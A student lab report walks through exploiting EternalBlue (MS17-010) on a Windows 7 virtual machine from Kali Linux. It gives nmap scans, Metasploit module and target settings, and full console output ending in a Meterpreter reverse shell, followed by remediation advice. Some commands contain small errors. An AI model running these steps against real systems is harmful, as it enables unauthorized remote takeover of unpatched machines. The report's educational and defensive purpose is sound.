Vulnerability Assessment and Exploitation Report

Topic:

ETERNAL BLUE

Assignment 1

Submitted to:

Mam Urooj Ghani

Organization Name:

FAST National University of Computer and Emerging Sciences

Report Prepared by:

Faizan Pervaz

Date of Submission:

15 September 2023

Contact Information:

I200565@nu.edu.pk

Roll No:

20I-0565

Confidentiality:

The report is not confidential and can be freely shared.

Disclaimer:

This report is intended for educational and moral purposes only. Unauthorized use of the information contained here is strictly prohibited. The findings and recommendations presented in this report are intended to help organizations enhance cybersecurity measures and mitigate vulnerabilities.

Table Of Contents

2. Introduction:

The report provides an in-depth analysis of how a major vulnerability named EternalBlue (MS17-010) was discovered and exploited in the Windows 7 operating system. The purpose of this report is to provide a comprehensive overview of the exploit, with screenshots of a supervised environment, and provide companies with a clear action plan to prevent further exploitation of this vulnerability.

3. Background of the Vulnerability:

The most severe security vulnerability, EternalBlue (MS17-010), affects multiple Windows operating system versions, including Windows 7. This weakness. EternalBlue can be used to remotely execute arbitrary code on a target system without user intervention.

When EternalBlue was used in the WannaCry ransomware attack in May 2017, the value of the ransomware skyrocketed. The attack affected many organizations around the world, causing data loss, financial losses and severe operational disruption.

4. Procedure

Step 1: Setting up the Virtual Environment

Download and install Kali Linux: First, download from the official website and configure a Kali Linux virtual machine (VM) or ISO image in your favorite virtualization program, such as VMware or VirtualBox.

Download and install Windows 7: Download the Windows 7 ISO image and install Windows 7 on another virtual machine. To create a virtual environment, make sure that all Kali Linux and Windows 7 virtual machines are connected to the same virtual network.

First of all, go to your preferred choice of virtual machines to run the operating systems, Download the iso files of both the operating systems from trusted sources and install them while installing make sure the connection between both the devices is bridge. Suitable ram and storage should be given to each operating system so that no issue should be encountered later in the process.

Network configuration: Enter the IP address of the virtual computer running Kali Linux and Windows 7. You can do this using the **'ifconfig'** command for Kali Linux and the **'ipconfig'** command for Windows 7. Make sure both machines are connected to the correct network.

If for some reason your bridge connection does not work, go to the Control Panel in windows 7 and search for Windows Firewall. In the Panel click on Advanced Settings and head over to the Inbound Rules and find File and Printer Sharing and enable the option if it disabled. It will start the pinging process easily.

Step 2: Scanning the Network

Use the Nmap tool to thoroughly scan the target environment's network. Put this command into action:

nmap -pn [Windows 7 IP]

The Windows 7 computer's open ports and services will be listed by this command. The result will show which ports are open for use.

See the Nmap scan findings to find the ports which are unlocked. You should be aware that Windows ecosystem, Windows 7 included have frequently ports 139, 135, and 445 unclosed.

We will be scanning port 445 as it has the Microsoft Server Message Block (SMB) protocol, which is frequently used for file and printer sharing on Windows networks. We will be running the script,

nmap -p 445 --script smb-vuln-ms17-010 <target ip>

Step 3: Exploiting the Vulnerability

Metasploit Framework: Launch the Metasploit Framework by launching a Kali Linux terminal and using the command "**msfconsole**."

Search for MS17-010 Module:

Within the Metasploit Framework, search for the 'ms17-010' module using the following command:

search ms17-010

Select the Exploit:

For the selection of the exploit click over to 'exploit/windows/smb/ms17_010_eternalblue' by using the 'use' command:

use exploit/windows/smb/ms17_010_eternalblue

Set the Target IP and Host: Configure the target IP address and the local host for the exploit:

set rhost [Windows 7 IP]

if required set the local host and receiving port too,

set lhost [Kali Linux IP]

set rport [Windows 7 IP]

Start the Exploit: Initiate the exploitation process by running the following command:

exploit


Step 4: Gaining Access to Windows 7

Exploitation Success: If the exploitation is successful, you will gain unauthorized access to the Windows 7 system.

Target Windows 7 is exploited, which is running Windows 7 Home Basic (64-bit), we launched the "ETERNALBLUE" exploit. Here is a rundown of what transpired:

Overall, the exploit successfully leveraged the MS17-010 vulnerability in the target Windows 7 system to gain unauthorized access and open a Meterpreter session, providing you with control over the compromised system.

Screenshot of Access:



5. Remediation and Mitigation Plan:

The company should be focusing on how to fix the issues related to

This vulnerability. They should be focusing on these steps at first as EternalBlue is a major vulnerability of the operating system and as far as all the employees would be using the exact operating system.

For their tasks they should take care of the exploitation,

- **Patch management:**
  Update your Windows operating system regularly and make sure all security updates are installed. Organizations should ensure they apply Microsoft's MS17-010 patch immediately.
- **Network segmentation:**
  To reduce the risk of attack, isolate critical systems from publicly visible networks. Zoning ensures that even if only part of the network is present, the entire network is not compromised.

- Enforce strict firewall rules that restrict access to SMB products and deny connections from unknown sources. The attack surface can be significantly reduced by limiting SMB traffic.

- **Security awareness training:**
  Provide in-depth security training to all system administrators and employees. This training should discuss the dangers of accessing suspicious attachments or clicking on suspicious links in emails.

- **Regular vulnerability scans:**
  Conduct routine penetration and vulnerability analysis to detect and prevent active security breaches. Regular scans can help identify vulnerabilities before they are exploited.

- Install and monitor all systems using programs that create endpoint security, such as anti-virus and anti-malware software. This technology can help identify and prevent harmful activity.

- Thoroughly monitor all your backups and make sure they work accurately.

6. Conclusion

This review details the EternalBlue (MS17-010) vulnerability and exploit techniques in a controlled virtualization environment. Screenshots help to better understand the exploit process.

It is worth further emphasizing that this demonstration was carried out for moral purposes and for educational purposes. The goal is to notify companies of vulnerabilities and provide them with the information they need to protect their systems.

Organizations should implement recommended corrective actions as soon as possible to prevent such vulnerabilities. Patch management, network segmentation, firewall rules, security awareness training, and regular vulnerability scanning are some of the practices that make up a strong security posture.

Organizations can significantly reduce their chances of falling victim to similar projects by taking proactive action to mitigate this vulnerability and implementing best practices for cybersecurity precautions and security management precautions, which are critical to protecting against the ever-changing threats in today's digital environment.

7. References/Bibliography

https://nmap.org/book/man-nse.html

https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html

https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010


https://ncua.gov/newsroom/ncua-report/2017/protect-your-systems-against-eternalblue-vulnerability

8. Appendix


Here, we provide a series of screenshots that provide visual documentation of the step-by-step process involved in exploiting the EternalBlue vulnerability in a controlled virtualized environment.

- **Step 1: Setting up the Virtual Environment**

Kali Linux installation in the virtual environment.




Windows 7 installation in the virtual environment.




- **Step 2: Scanning the Network**

Nmap scan to identify open ports on the Windows 7 machine.



Running the Script



- **Step 3: Exploiting the Vulnerability**

Launching the Metasploit Framework using 'msfconsole.'

Searching for the 'ms17-010' module within Metasploit.

```
msf6 > search ms17

Matching Modules
================

   #  Name                                           Disclosure Date
Rank     Check  Description
   -  ----                                           ---------------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14
average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   1  exploit/windows/smb/ms17_010_psexec            2017-03-14
normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command           2017-03-14
normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010
normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882   2017-11-15
manual   No     Microsoft Office CVE-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as
normal   No     Microsoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14
great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exp
loit/windows/smb/smb_doublepulsar_rce
```

Selecting the 'exploit/windows/smb/ms17_010_eternalblue' module.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Getting Options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.18.12    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.18.12    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Configuring the target IP address and local host for the exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.18.11
rhost ⇒ 192.168.18.11
```

Initiating the exploitation process.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
     Unknown command: get
[*] Started reverse TCP handler on 192.168.18.12:4444
```

- **Step 4: Gaining Access to Windows 7**


Successful exploitation leading to unauthorized access.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.18.12:4444
[*] 192.168.18.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.18.11:445     - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.18.11:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.18.11:445 - The target is vulnerable.
[*] 192.168.18.11:445 - Connecting to target for exploitation.
[+] 192.168.18.11:445 - Connection established for exploitation.
[+] 192.168.18.11:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] 192.168.18.11:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.18.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65
 20 42  Windows 7 Home B
[*] 192.168.18.11:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76
 69 63  asic 7601 Servic
[*] 192.168.18.11:445 - 0x00000020  65 20 50 61 63 6b 20 31
       e Pack 1
[+] 192.168.18.11:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.18.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.18.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.11:445 - Starting non-paged pool grooming
[+] 192.168.18.11:445 - Sending SMBv2 buffers
[+] 192.168.18.11:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.18.11:445 - Sending final SMBv2 buffers.
[*] 192.168.18.11:445 - Sending last fragment of exploit packet!
[*] 192.168.18.11:445 - Receiving response from exploit packet
[+] 192.168.18.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000
00D)!
[*] 192.168.18.11:445 - Sending egg to corrupted connection.
[*] 192.168.18.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.18.11
[*] Meterpreter session 1 opened (192.168.18.12:4444 → 192.168.18.11:49160)
at 2023-09-10 15:17:07 +0500
[+] 192.168.18.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=======
[+] 192.168.18.11:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=======
[+] 192.168.18.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=======
```

Hence, we have the root access we can do all things with it like creating a directory or even we can upload a file.

```
meterpreter > cd C:/
meterpreter > mkdir faizan
Creating directory: faizan
meterpreter > cd faizan
```



Previous cases have shown that the threat of vulnerabilities such as EternalBlue is real and can have significant impact. We're ready to provide advice and assistance as you begin developing plans to enhance your security. Your company's data, reputation, and business continuity will ultimately be protected through your dedication to cybersecurity and proactive preventive measures.

As Eternal Blue is very serious exploit with respect to the privacy and data protection, The company should be taking notes from the previous cases and should take the Remediation steps as soon as possible so that the exploit can not be harmful for them.

Remember, insight and timely action are the cornerstones of resilience in today’s ever-changing crisis environment. If you have any questions or need more help setting up a safe online environment, don't be afraid to contact me.